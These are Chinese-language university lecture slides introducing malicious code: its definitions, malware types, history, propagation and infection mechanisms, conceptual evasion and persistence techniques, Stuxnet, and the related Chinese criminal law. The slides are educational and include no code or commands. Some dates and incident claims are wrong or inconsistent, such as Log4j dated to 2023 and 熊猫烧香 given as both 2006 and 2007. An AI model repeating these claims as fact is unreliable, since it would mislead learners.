

恶意代码

杭州电子科技大学
陈黎丽



恶意代码研究的必要性

恶意代码攻击是信息战、网络战最重要的入侵手段之一。

- 2022 年 10 月，二十大——推进国家安全体系和能力现代化，坚决维护国家安全和社会稳定。
- 2022 年 9 月报告，西北工业大学被攻击。
- 2023 年：

✓ **Log4j 漏洞：让全球网络面临威胁**

2023 年初，该漏洞允许黑客通过阅读日志文件中的特定字符串来执行恶意代码。这意味着，黑客能够控制受影响的系统，并进行各种恶意操作，如数据窃取、网络攻击等。

✓ **Zoom 视频会议软件：摄像头和麦克风被黑客控制**

2023 年，Zoom 视频会议软件曝出了安全漏洞。黑客可以通过漏洞控制用户的摄像头和麦克风，窃取用户的隐私信息，甚至在视频会议中实施网络攻击。

✓ **Microsoft Exchange 服务器：邮件服务遭受史上最大 DDoS 攻击**

2023 年，Microsoft Exchange 服务器遭受了史上最大的 DDoS 攻击。

什么是恶意代码 (Malicious code)

定义一：

恶意代码是指在**未明确提示用户或未经用户许可**的情况下，在用户计算机或其他终端上安装运行，**侵犯**用户合法权益，比如，窃取隐私、破坏主机环境等。

定义二：

Grimes 将恶意代码定义为，通过**存储介质和网络**进行传播，从一台计算机系统到另外一台计算机系统，**未经授权认证破坏**计算机系统完整性的程序或代码。

由此定义可得出恶意代码两个显著的特点：**非授权性和破坏性**。

恶意代码危害及特征

恶意代码危害：

- 1) 攻击系统，造成信息系统瘫痪或操作异常
- 2) 危害数据文件的安全存储和使用
- 3) 泄露文件，配置或隐私信息
- 4) 肆意占用资源，影响系统或网络的性能

恶意代码的基本特征：

- 1) 恶意代码是一类完整程序，也是由人编制的，而不是在计算机环境或系统中自生的
- 2) 恶意代码对系统具有破坏性或威胁性，**非授权性**
- 3) 恶意代码具有**潜伏性（隐蔽性）、传染性、依附性（寄生性）**

恶意代码的“恶”体现在，只有你想不到，没有它做不到；你若今天就能想到，明天它就能做到。

为什么产生恶意代码？



- ☐ 恶作剧、炫耀等
- ☐ 经济利益
- ☐ 商业竞争
- ☐ 政治目的
- ☐ 军事目的等

技术本无罪，有罪的是人类无尽的自私和贪婪。

恶意代码形式

- **计算机病毒（简称病毒）**：可以自我复制和感染其他计算机的恶意代码。
 - 如 CIH、爱虫、美丽莎、新欢乐时光、求职信、恶鹰、rose、威金、熊猫烧香、小浩、机器狗、磁碟机、AV 终结者、Flame...
- **木马 (Trojan Horses)**：可以伪装成他类的程序。看起来像是正常程序，一旦被执行，将进行某些隐蔽的操作。比如一个模拟登录接口的软件，它可以捕获毫无戒心的用户的口令。
 - 如冰河、网络神偷、灰鸽子、上兴……
- **蠕虫 (Worm)**：像病毒那样可以扩散，但蠕虫可以自我复制，不需要借助其他宿主。
 - 如红色代码、SQL 蠕虫王、冲击波、震荡波、极速波、魔波、震网…
- **Rootkit（Root 工具）**：是攻击者用来隐藏自己的踪迹和保留 root 访问权限的工具

恶意代码形式

- **勒索病毒 (Ransomware)**: 利用各种加密算法对文件进行加密, 被感染者一般无法解密, 必须拿到解密的私钥才有可能破解。
- **逻辑炸弹 (Logic Bombs)**: 可以由某类事件**触发**执行, 例如某一时刻 (一个时间炸弹), 或者是某些运算的结果。软件执行的结果可以千差万别, 从发送无害的消息到系统彻底崩溃。
- **僵尸网络 (Botnets)**: 是由 C&C 服务器以及僵尸牧人控制的僵尸网络。
- **间谍软件 (Spyware)**: 间谍软件就是能偷偷安装在受害者电脑上并收集受害者的敏感信息的软件。
- **广告软件 (Adware)**: 自动生成 (呈现) 广告的软件。
- **移动恶意代码 (Malware)**: 在移动设备上产生。

恶意代码目标

- 个人计算机
- 服务器
- 移动智能终端
 - 手机、平板等
- 智能设备
 - 特斯拉汽车、智能家居、智能手表等
- 通信设备
 - 路由器、交换机等
- 安全设备等
 - 防火墙、IDS、IPS、VDS 等
- 攻击目标范围：
 - 定点攻击
 - ✓ 邮件、IP、域名、QQ 等
 - ✓ 服务器列表、特定人员名单等
- 群体性杀伤
 - 挂马攻击、钓鱼攻击
 - 病毒、蠕虫自动扩散

恶意代码形式



恶意代码发展史

蕴育生命（1960-1970）： 1960 年，美国的约翰·康维编写了一个“生命游戏”程序

峥嵘出现（1980）： 1983 年真正的计算机病毒被提出

两军对垒（1988-1990）： 大量出现，首次大规模破坏

魔高一尺（1992）： 出现多态性计算机病毒及其变形病毒

道高一丈（1992-1995）： 微软 Windows 95 操作系统出现，DOS 病毒无用武之地

死灰复燃（1995-1997）： Windows 95 采用的技术也逐渐被病毒编写者掌握

新的高峰（1997）： Office 系列软件出现，产生了很多宏病毒

巅峰之作（1998）： 出现了一个有史以来最危险、最具破坏力的病毒 CIH

风云再起（2000 年至今）： 互联网的快速发展和广泛应用给病毒的发展带来了更广阔的舞台


永不结束的战斗。。。。。。

恶意代码陈列——2000 年以后

- 2000 年—— love Bug （ VBScript ） ， 爱虫病毒（邮件主题： I LOVE YOU ）
- 2001 年—— Code Red-worm （ overflow for IIS ） ， 红色代码
- 2001 年—— Nimda-worm （ IIS/outlook/file share etc. ）
- 2002 年—— setiri 后门
- 2002 年—— SQL slammer （ sqlserver ）
- 2003 年—— hudan 的 steganography 工具
- 2003 年—— MSBlaster/Nachi
- 2004 年—— MyDoom/Sasser
- 2006 年—— 熊猫烧香
- 2006 年—— Leap-A/Oompa-A
- 2007 年—— 机器狗病毒
- 2010 年—— Stuxnet （工业蠕虫） ， 震网病毒
- 2012 年—— 火焰病毒
- 2017 年—— WannaCry ， 勒索病毒

熊猫烧香病毒

2006 年熊猫烧香爆发，在短时间内感染全球大量计算机，受害主机的可执行文件的图标都被改为**熊猫举着三根香**的模样。



熊猫烧香感染后的文件图标 (2006)

恶意代码生命周期

恶意代码的生命周期：**编制代码、传播、感染、触发、运行**

1、传播机制

a) 文件流动

b) 网页脚本和插件

c) 电子邮件


d) 数字内容播放：一些视频和音频播放器支持显示网页或用弹出窗口显示它们，然而播放器缺乏浏览器那样的安全检查，因此更容易受通过网页的恶意代码攻击

e) 网络攻击：在信息系统存在安全漏洞时，网络攻击可能使攻击者截获系统的控制权，实施非授权的操作

f) 自我传播

g) 扫二维码

恶意代码生成和传播



恶意代码生命周期

恶意代码的生命周期：**编制代码、传播、感染、触发、运行**

2、感染机制

a) 感染引导系统

b) 感染执行文件


- 外壳型恶意代码：并不改变被攻击宿主文件的主体，而是将病毒依附于宿主的头部或尾部，这类似于给程序加壳，恶意代码将程序开始或结束时截获系统控制权
- 嵌入型恶意代码：寄生在文件的中间，隐蔽性很强
- 源代码型恶意代码：专门攻击计算机开发语言，并能和后者一道编译
- 覆盖型恶意代码：替换全部或者部分宿主，从而对宿主直接造成破坏
- 填充型恶意代码：仅仅填充宿主的空闲区域，它不直接破坏宿主，也不改变宿主文件的长度，因此隐蔽性更强

c) 感染结构化文档

d) 感染网络服务或客户端

e) 假冒文件

恶意代码攻击模型



恶意代码实现关键技术

一个好的恶意代码，必须要有良好的隐蔽性、生存性，不能被杀毒软件轻易察觉，以及良好的攻击性。

恶意代码实现关键技术：

- 恶意代码生存技术
- 恶意代码攻击技术
- 恶意代码隐蔽技术

恶意代码生存技术

恶意代码的**生存技术**主要包括 4 个方面：

- **反跟踪技术**：提高自身的伪装能力和防破译能力，增加检测难度。
动态技术：禁止跟踪中断、封锁键盘输入和屏幕显示、检测运行环境等；
静态技术：对代码分块加密执行、伪指令法等。
- **加密技术**
包括信息加密、数据加密和代码加密等。
- **模糊变换技术**
包括指令替换、质量压缩、指令扩展、伪指令、重编译技术等。
- **自动生成技术**
采用不同算法生成功能各异的恶意代码，将普通病毒编译成复杂病毒等。

恶意代码攻击技术

- **进程注入技术**：将恶意代码注入到与服务（系统服务和网络服务）相关的可执行代码中，被多个应用程序加载，实现自身隐藏启动和运行。如“**WinEggDropShell**”可以注入到 windows 的大部分服务。
- **多线程技术**：恶意代码同时启动远程控制进程、监视进程（监视是否被删除或被停止自启动）和守护进程（注入到其他可执行文件中，实现可持续启动），如“**中国黑客**”。
- **端口复用技术**：使用系统网络服务打开的端口，如 25、80、135 等，伪装。如“**Executor**”使用 80 端口传输数据和控制信息，实现远程控制。
- **超级管理技术**：对反恶意代码软件进行攻击，使其无法正常工作，如“**广外女生**”对“**金山毒霸**”进行拒绝服务攻击。
- **端口反向连接技术**：恶意代码的被控制端主动连接控制端，如“**灰鸽子**”。
- **缓冲区溢出攻击技术**：恶意代码获得被攻击主机的部分或全部控制权，如“**红色代码**”和“**尼姆达**”蠕虫。

恶意代码隐蔽技术

➤ 本地隐藏技术

文件隐藏：文件名更名为合法文件名。

进程隐藏：附着或系统系统进程，以合法身份运行。

网络连接隐藏：复用当前网络服务端口，如 80 端口。

编译器隐藏：攻击者是编译器开发人员，实施原始分发攻击。

➤ 网络隐藏技术

通信内容隐藏：对通信内容加密。

传输信道隐藏：一个进程能够直接或者间接访问某存储空间，而该存储空间又能被另外一个进程访问，构成了隐蔽存储通道。

攻击可以通过多种方式隐藏恶意意图并掩盖自己的真实性

- **多态性** – 更改恶意软件签名
- **变形** – 在执行时更改恶意软件代码
- **混淆** – 混淆恶意活动
- **自加密** – 使用加密来隐藏恶意代码和数据
- **反虚拟机 / 沙盒** – 更改行为以逃避取证分析
- **防调试** – 在取证环境中切换策略以中断调试
- **加密漏洞** – 更改参数和签名以逃避调查
- **行为更改** – 在执行之前等待使用活动

震网病毒 (Stuxnet 病毒)

“震网”传播原理示意图



- 是一个席卷全球**工业界**的病毒
- 是一种典型的**蠕虫病毒**
- 世界上首个网络“**超级破坏性武器**”
- 为攻击**伊朗核设施**而生,近 60% 的感染发生在伊朗
- 利用微软的 **MS10-046 漏洞 (Lnk 文件漏洞)**、**MS10-061 (打印服务漏洞)**、**MS08-067 等多种漏洞**, 实现联网主机之间的传播
- 攻击西门子的 **SCADA 软件**

第二百八十六条【破坏计算机信息系统罪】违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，**处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。**

违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。

故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚

计算机病毒（感染式病毒（Virus））

计算机病毒定义和特性

计算机病毒（**Computer Virus**）在《中华人民共和国计算机信息系统安全保护条例》中被明确定义，病毒指“**编制者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码**”。

计算机病毒特性：

- 繁殖性
- 破坏性
- 传染性
- 潜伏性
- 隐蔽性
- 可触发性

top 计算机病毒排名——受害用户多达百万，损失超过亿元

1. **勒索病毒（2017）**：源自美国国安局，受害机器的磁盘文件会被加密，只有支付赎金才能解密恢复。
2. **CIH 病毒(1998)**：一位名叫陈盈豪的台湾大学生所编写，电脑硬盘被垃圾数据覆盖，甚至会破坏电脑的 BIOS，最后连电脑都无法启动。
3. **梅利莎病毒（1998）**：大卫 L 史密斯运用 Word 软件里的宏运算编写了一个电脑病毒，通过微软的 Outlook 传播，一旦收件人打开邮件，病毒就会自动向 50 位好友复制发送同样的邮件，这也是第一个引起全球社会关注的电脑病毒。
4. **冲击波病毒（2003）**：利用当时的 RPC 漏洞，使系统操作异常、不停重启、甚至导致系统崩溃。这个病毒的变种至今仍有存活，小心中招哦。
5. **爱虫病毒（2000）**：通过 Outlook 电子邮件系统传播，主题就是“I Love You”，要是打开病毒附件，就会使电脑中毒。是迄今为止发现的传染速度最快而且传染面积最广的计算机病毒。

top 计算机病毒排名

6. **震荡波病毒 (2004)** : 电脑一旦中招就会莫名其妙地死机或重新启动计算机。
7. **MyDoom 病毒 (2004)** : 通过电子邮件附件和 P2P 网络 Kazaa 传播, 会自动生成病毒文件, 修改注册表, 通过电子邮件进行传播。
8. **熊猫烧香病毒 (2007)** : 被感染的电脑会出现“熊猫烧香”的图案。
9. **红色代码病毒 (2001)** : 感染运行 Microsoft IIS Web 服务器的计算机, 取得所攻破主机的所有权限并为所欲为, **盗走机密数据**。



**Code
Red
Mountain
Dew**

计算机病毒之最

- **最具有杀伤力的计算机病毒 --CIH 病毒**：破坏计算机系统硬件
- **最浪漫的病毒 --I LOVE U**
- **最漂亮的病毒 -- 图片病毒**：把病毒和图片捆绑
- **最虔诚的病毒 -- 熊猫烧香**：为了炫耀自己而产生
- **最烦人的病毒 -- 即时在线聊天病毒**
- **最佳创意的病毒 --AV 终结者**：颠覆了反病毒 (**Anti-Virus**) 技术，屏蔽掉所有的有关杀毒软件，破坏系统安全模式、植入木马下载器的病毒
- **最流氓的病毒 -- 灰鸽子**：远程控制程序：摄像头、键盘、桌面等
- **最坚强的病毒 -- 网页病毒**
- **最佳国产病毒 --CIH ， AV 终结者**
- **最牛的病毒 -- 未来的病毒**：计算机技术在发展，病毒技术也在发展

计算机病毒破坏行为

计算机病毒主要有下面几种破坏行为：

- **破坏系统数据**，包括破坏硬盘主引导区、引导扇区、文件分配表、破坏硬盘数据等。
- **破坏目录 / 文件**，删除文件、将文件改名、修改文件内容 / 属性、丢失文件簇等。
- **修改内存**，不断蚕食大量的内存，或者禁止系统分配内存，导致一些大的程序无法正常加载运行，甚至引起内存分配混乱让系统死机。
- **干扰系统运行**，对用户的命令不予执行、显示干扰信息、打不开文件、胡乱操作、修改系统时间、重新启动系统、系统死机等
- **占用资源**，反复使用一些无效的空操作来消耗 CPU 的资源，运行速度降低。
- **破坏显示**，如字符跌落、绕环、倒置、显示前一屏、滚屏、抖动、乱写等。
- **干扰键盘操作**，对用户的键盘输入不予接受或不接受特定的键盘字符、替换用户键盘的输入，用户输入一个字符，产生两个或多个字符等。
- **制造噪音**，控制 PC 喇叭，发出各种各样的声音
- **修改 CMOS 参数**，使得计算机无法正常启动。
- **影响打印机**，向打印机输出杂乱的字符，使得打印机打出无用数据。

计算机病毒的命名规则

Backdoor.RmtBomb.12 、 Trojan.Win32.SendIP.15 ， 在病毒报告中的这些病毒名称你认识吗？

反病毒公司把所有恶意程序都归为病毒，为了方便管理，会按照病毒的特性，将病毒进行分类命名。病毒命名一般格式为： < **病毒前缀** > . < **病毒名** > . < **病毒后缀** >

- **病毒前缀**是指一个**病毒的种类**，他是用来区别病毒的种族分类的，比如我们常见的木马病毒的前缀 Trojan ， 蠕虫病毒的前缀是 Worm 。
- **病毒名**是指一个**病毒的家族特征**，是用来区别和标识病毒家族的，如以前的 CIH 病毒的家族名都是统一的 “ **CIH** ” ， 振荡波蠕虫病毒的家族名是 “ **Sasser** ” 。
- **病毒后缀**是指一个**病毒的变种特征**，是用来区别具体某个家族病毒的某个变种的。一般都采用英文中的 26 个字母来表示，如 Worm.Sasser.b 就是指 振荡波蠕虫病毒的变种 B ， 因此一般称为 “振荡波 B 变种” 或者 “振荡波变种 B” 。 如果该病毒变种非常多，可以采用数字与字母混合表示变种标识。

蠕虫（Worm）

大爆发时代（2000~2005）

